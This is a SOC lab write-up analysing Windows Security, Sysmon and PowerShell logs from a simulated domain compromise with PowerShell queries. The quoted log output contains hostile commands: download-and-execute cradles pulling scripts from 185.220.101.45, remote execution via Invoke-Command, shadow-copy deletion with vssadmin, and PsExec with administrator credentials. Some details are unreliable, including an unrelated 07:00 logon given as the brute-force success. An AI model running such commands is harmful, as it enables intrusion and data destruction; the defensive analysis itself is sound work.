

Introduction

In this investigation, I analyzed Security, Sysmon, and PowerShell logs from SRV-DC01 to identify suspicious activity within the network. The analysis focused on detecting brute-force login attempts, Pass-the-Hash activity, malicious PowerShell execution, credential dumping attempts, C2 communication, persistence techniques, and lateral movement. By reviewing and correlating the different log sources, I was able to trace the attacker's actions and better understand how the compromise spread across multiple systems.


Part 1: Windows Security Event Log Analysis

Exercise 1: Detecting Brute-Force Attacks (Event ID 4625)

Task: Use PowerShell to find all failed logon attempts in Security.csv and identify the targeted account and the attacker's IP address.

In this task I used the following powershell command to identify the user account targeted by the threat actor and the IP Address the attacker used

```
$securityLogs = Import-Csv .\Security.csv
$failedLogons = $securityLogs | Where-Object { $_.EventID -eq '4625' }
$failedLogons | Group-Object SubjectUserName | Sort-Object Count -Descending | Select-Object Count, Name
$failedLogons | Group-Object IpAddress | Sort-Object Count -Descending | Select-Object Count, Name
```



The screenshot shows a PowerShell terminal window with the following commands and output:

```
PS C:\Users\Joe\Desktop> $securityLogs = Import-Csv .\security.csv
PS C:\Users\Joe\Desktop> $failedLogons = $securityLogs | Where-Object { $_.EventID -eq '4625' }
PS C:\Users\Joe\Desktop> $failedLogons | Group-Object SubjectUserName | Sort-Object count -Descending | Select-Object count, Name
Count Name
-----
150 administrator

PS C:\Users\Joe\Desktop> $failedLogons | Group-Object IpAddress | Sort-Object count -Descending | Select-Object count, Name
Count Name
-----
150 10.10.50.99

PS C:\Users\Joe\Desktop>
```

The Administrator account was target by the attacker using IP 10.10.50.99

Exercise 2: Detecting Pass-the-Hash (Event ID 4624, Logon Type 9)

Task: Search the Security logs for successful logons with Logon Type 9

In this task I used the following powershell command to identify the computers that the attacker moved laterally to using Pass-the-Hash.

\$securityLogs | Where-Object { \$_.EventID -eq '4624' -and \$_.LogonType -eq '9' } | Select-Object TimeCreated, Computer, SubjectUserName, IPAddress

```
PS C:\Users\Joe\Downloads\soc_lab> $securityLogs | Where-Object { $_.EventID -eq '4624' -and $_.LogonType -eq '9' } | Select-Object TimeCreated, Computer, SubjectUserName, IPAddress
```

TimeCreated	Computer	SubjectUserName	IPAddress
2026-05-14T08:13:05	SRV-FILE02	administrator	10.10.50.99
2026-05-14T08:15:05	SRV-SQL04	administrator	10.10.50.99
2026-05-14T08:17:05	WS-FINANCE01	administrator	10.10.50.99
2026-05-14T08:19:05	WS-MGMT04	administrator	10.10.50.99

The computer the attacker moved laterally using Pass-the-Hash are

1. SRV-FILE
2. SRV-SQL04
3. WS-FINANCE01
4. WS-MGT04

Exercise 3: Tracking Malicious Process Creation (Event ID 1)

Task: Analyze Sysmon.csv for suspicious process executions, specifically looking for vssadmin.exe which is often used by ransomware to delete shadow copies [8].

In this task I used the following powershell commands to identify process looking for vssadmin.exe used to delete shadow copies

```
$sysmonLogs = Import-Csv .\Sysmon.csv
$sysmonLogs | Where-Object { $_.EventID -eq '1' -and $_.CommandLine -match 'vssadmin.*delete shadows' } | Select-Object TimeCreated, Computer, User, CommandLine
```

```
PS C:\Users\Joe\Downloads> cd soc_lab
PS C:\Users\Joe\Downloads\soc_lab> $sysmonLogs = Import-Csv .\Sysmon.csv
PS C:\Users\Joe\Downloads\soc_lab> $sysmonLogs | Where-Object { $_.EventID -eq '1' -and $_.CommandLine -match 'vssadmin.*delete shadows' } | Select-Object TimeCreated, computer, User, CommandLine
```

TimeCreated	Computer	User	CommandLine
2026-05-14T09:00:00	SRV-DC01	administrator	vssadmin.exe delete shadows /all /quiet

```
PS C:\Users\Joe\Downloads\soc_lab>
```

Exercise 4: Identifying C2 Network Connections (Event ID 3)

Task: Find all outbound network connections made by powershell.exe.

I used the following commands to detect the IP address of the C2 Sever.

```
$sysmonLogs | Where-Object { $_.EventID -eq '3' -and $_.Process -match 'powershell.exe' } | Group-Object DestinationIP | Sort-Object Count -Descending | Select-Object Count, Name
```

```
PS C:\Users\Joe\Downloads\soc_lab> $sysmonLogs | Where-Object { $_.EventID -eq '3' -and $_.Process -match 'powershell.exe' } | Group-Object DestinationIP | Sort-Object count -Descending | Select-Object Count, Name

Count Name
-----
60 185.220.101.45

PS C:\Users\Joe\Downloads\soc_lab>
```

The IP Address of the C2 Server is **185.220.101.45**

Exercise 5: Detecting Credential Dumping (Event ID 10)

Task: Search for processes accessing lsass.exe.

I used the following commands to check if the attacker opened Local Security Authority Subsystem Service (lsass.exe) to dump credentials

```
$sysmonLogs | Where-Object { $_.EventID -eq '10' -and $_.TargetProcess -match 'lsass.exe' } |
Select-Object TimeCreated, Process, TargetProcess, Description
```

```
PS C:\Users\Joe\Downloads\soc_lab> $sysmonLogs | Where-Object { $_.EventID -eq '10' -and $_.TargetProcess -match 'lsass.exe' } | Select-Object
TimeCreated, Process, TargetProcess, Description

TimeCreated      Process                                TargetProcess      Description
-----
2026-05-14T08:15:00 C:\Users\administrator\AppData\Local\Temp\mimi.exe C:\Windows\System32\lsass.exe CRITICAL: Proce...
```

I find out that Mimikatz (mimi.exe) is accessing lsass.exe

Exercise 6: Finding Obfuscated Commands

Task: Search PowerShell.csv for scripts containing the -Enc or -EncodedCommand flags.

I used the following commands to carry out this task.

```
$psLogs = Import-Csv .\PowerShell.csv
$psLogs | Where-Object { $_.EventID -eq '4104' -and $_.ScriptBlockText -match '-Enc|-
EncodedCommand' } | Select-Object TimeCreated, ScriptBlockText
```

```
PS C:\Users\Joe\Downloads\soc_lab> $pslogs | Where-Object { $_.EventID -eq '4104' -and $_.ScriptBlockText -match '-Enc|-Encodedcommand' } | Select-Object TimeCreated, ScriptBlockText
```

TimeCreated	ScriptBlockText
2026-05-14T08:10:00	powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Enc JABjAGwAaQB1AG4AdA==
2026-05-14T08:43:05	\$action = New-ScheduledTaskAction -Execute 'powershell.exe' -Argument '-NoP -NonI -W Hidden -Enc JABjAGwAaQB1AG4AdA==';...

Exercise 7: Decoding Base64 Payloads

Task: Extract the Base64 string from the previous exercise and decode it using PowerShell.

I used the following command to carry out the task

```
$encodedString = "JABjAGwAaQB1AG4AdA=="
$decodedBytes = [System.Convert]::FromBase64String($encodedString)
$decodedText = [System.Text.Encoding]::Unicode.GetString($decodedBytes)
Write-Output $decodedText
```

```
PS C:\Users\Joe\Downloads\soc_lab> $decodedBytes = [System.Convert]::FromBase64String($encodedString)
PS C:\Users\Joe\Downloads\soc_lab> $decodedText = [System.Text.Encoding]::Unicode.GetString($decodedBytes)
PS C:\Users\Joe\Downloads\soc_lab> write-Output $decodedText
client
PS C:\Users\Joe\Downloads\soc_lab>
```

Activate Windows
Go to Settings to activate Windows.

The Base64 string decoded is client

Part 4: Incident Response Challenge

Task 1: Review the Security.csv logs. At what time did the brute-force attack succeed, and what privileges were immediately assigned to the attacker?

I used the following command to carry out the task

```
Import-Csv Security.csv | Where-Object { $_.EventID -eq 4624 }
```

```
Import-Csv Security.csv | Where-Object { $_.EventID -eq '4672' }
```

```
PS C:\Users\Joe\Downloads\soc_lab> Import-Csv Security.csv | Where-Object { $_.EventID -eq '4672' }
```

TimeCreated	: 2026-05-14T08:10:06
EventID	: 4672
Computer	: SRV-DC01
SubjectUserName	: administrator
SubjectDomainName	: CORP.LOCAL
LogonType	: 3
IpAddress	: 10.10.50.99
Description	: Special privileges assigned to new logon. Privileges: SeDebugPrivilege, SeImpersonatePrivilege, SeTcbPrivilege
Category	: Special Logon
Keywords	: Audit Success

```

PS C:\Users\Joe\Downloads\soc_lab> Import-Csv Security.csv | Where-Object { $_.EventID -eq '4626' }
PS C:\Users\Joe\Downloads\soc_lab> Import-Csv Security.csv | Where-Object { $_.EventID -eq '4624' }

TimeCreated      : 2026-05-14T07:00:00
EventID          : 4624
Computer        : WS-SALES05
SubjectUserName  : kthompson
SubjectDomainName : CORP.LOCAL
LogonType        : 2
IpAddress       : 192.168.1.16
Description      : An account was successfully logged on. Logon Type: 2 (Interactive). Account: kthompson@CORP.LOCAL
Category         : Logon
Keywords         : Audit Success

TimeCreated      : 2026-05-14T07:00:00
EventID          : 4624
Computer        : SRV-WEB03
SubjectUserName  : svc_monitor
SubjectDomainName : CORP.LOCAL
LogonType        : 3
IpAddress       : 192.168.1.5
Description      : Network logon by service account svc_monitor@CORP.LOCAL
Category         : Logon
Keywords         : Audit Success

```

The brute-force successful time is 2026-05-14 T07:00:00

EventID: 4624 (successful logon)

Privileges assigned immediately after.

The first 4672 event after 07:00:00 is:

2026-05-14T08:10:06

Computer: SRV-DC01

User: administrator

Privileges:

SeDebugPrivilege

SeImpersonatePrivilege

SeTcbPrivilege.

Task 2: Execution & Persistence

Review the PowerShell.csv and Sysmon.csv logs. The attacker executed a fileless payload and established persistence. What mechanism did they use for persistence I used the following command for this task.

```

Import-Csv PowerShell.csv | Where-Object { $_.ScriptBlockText -match
"EncodedCommand|IEX|Invoke-Expression|DownloadString|ScheduledTask|schtasks|reg add"}

```

```

PS C:\Users\Joe\Downloads\soc_lab> Import-Csv PowerShell.csv | Where-Object { $_.ScriptBlockText -match "EncodedCommand|IEX|Invoke-Expression|D
ownloadString|ScheduledTask|schtasks|reg add" }

TimeCreated      : 2026-05-14T08:10:05
EventID          : 4104
EventDescription : Script Block Logging
Computer        : SRV-DC01
User            : administrator
ScriptBlockText  : IEX (New-Object Net.WebClient).DownloadString('http://185.220.101.45/stage2.ps1')
ScriptBlockPath  : -
Severity         : Warning

TimeCreated      : 2026-05-14T08:10:11
EventID          : 4104
EventDescription : Script Block Logging
Computer        : SRV-DC01
User            : administrator
ScriptBlockText  : Invoke-Expression (Invoke-WebRequest 'http://185.220.101.45/payload.ps1' -UseBasicParsing).Content
ScriptBlockPath  : -
Severity         : Warning

TimeCreated      : 2026-05-14T08:10:14
EventID          : 4104
EventDescription : Script Block Logging
Computer        : SRV-DC01
User            : administrator
ScriptBlockText  : $wc = New-Object System.Net.WebClient; $wc.Headers.Add('User-Agent','Mozilla/5.0'); IEX
$wc.DownloadString('http://185.220.101.45/ps1')
ScriptBlockPath  : -
Severity         : Warning

TimeCreated      : 2026-05-14T08:25:05
EventID          : 4105
EventDescription : Module Logging
Computer        : SRV-DC01
User            : administrator
ScriptBlockText  : Invoke-Command -ComputerName SRV-FILE02 -ScriptBlock {IEX (New-Object
Net.WebClient).DownloadString('http://185.220.101.45/ps1')} -Credential $cred
ScriptBlockPath  : -
Severity         : Warning

```

Activate Windows
Go to Settings to activate Windows.

Persistence mechanism was used


The attacker established persistence using: **A Windows Scheduled Task**

Task 3: Lateral Movement

Review the Sysmon.csv logs. Did the attacker use psexec.exe to move laterally? If so, which hosts were targeted?

I used the following command for this task.

```
Import-Csv Sysmon.csv | Where-Object { $_.CommandLine -match "Invoke-Command|PsExec|psexec" }
```



```
S C:\Users\Joe\Downloads\soc_lab> Import-Csv Sysmon.csv | Where-Object { $_.CommandLine -match "Invoke-Command|PsExec|psexec" }

timeCreated      : 2026-05-14T08:30:00
ventID           : 1
ventDescription  : Process Create
computer        : SRV-DC01
user             : administrator
process          : C:\Windows\System32\psexec.exe
parentProcess    : C:\Windows\System32\cmd.exe
commandLine      : psexec.exe \\SRV-FILE02 -u administrator -p '' cmd.exe /c whoami
sha512           : 5HA256-D6E7F8A9B9C1D2E3F4A5B6C7D8E9F8A1B2C3D4E5F6A7B8C9D0E1F2A3B4C5D6
destinationIP    : -
destinationPort  : -
destinationHostname : -
mageloaded      : -
targetProcess    : -
filePath        : -
registryKey      : -
registryValue    : -
psQuery         : -
description      : ALERT: PsExec launched targeting SRV-FILE02. Possible lateral movement.

timeCreated      : 2026-05-14T08:33:00
ventID           : 1
ventDescription  : Process Create
computer        : SRV-DC01
user             : administrator
process          : C:\Windows\System32\psexec.exe
parentProcess    : C:\Windows\System32\cmd.exe
commandLine      : psexec.exe \\WS-FINANCE01 -u administrator -p '' cmd.exe /c whoami
sha512           : 5HA256-D6E7F8A9B9C1D2E3F4A5B6C7D8E9F8A1B2C3D4E5F6A7B8C9D0E1F2A3B4C5D6
destinationIP    : -
destinationPort  : -
destinationHostname : -
mageloaded      : -
targetProcess    : -
```

Sysmon clearly shows psexec.exe being executed multiple times from **SRV-DC01**.

Target Hosts are:

- SRV-FILE02
- WS-FINANCE01
- WS-MGMT04
- SRV-SQL04

Conclusion

From the investigation, it was clear that the attacker gained access to the environment through repeated login attempts and then moved deeper into the network after obtaining higher privileges. The logs showed evidence of malicious PowerShell activity, persistence through a scheduled task, credential-related activity, and lateral movement to several systems using PsExec.

By analyzing and correlating the Security, Sysmon, and PowerShell logs, I was able to trace the attacker's actions and understand how the attack progressed across the network. This investigation also showed how useful log analysis is for detecting suspicious activity and responding to security incidents in a Windows environment.

Report Prepared By:

Joseph Emeka Ani

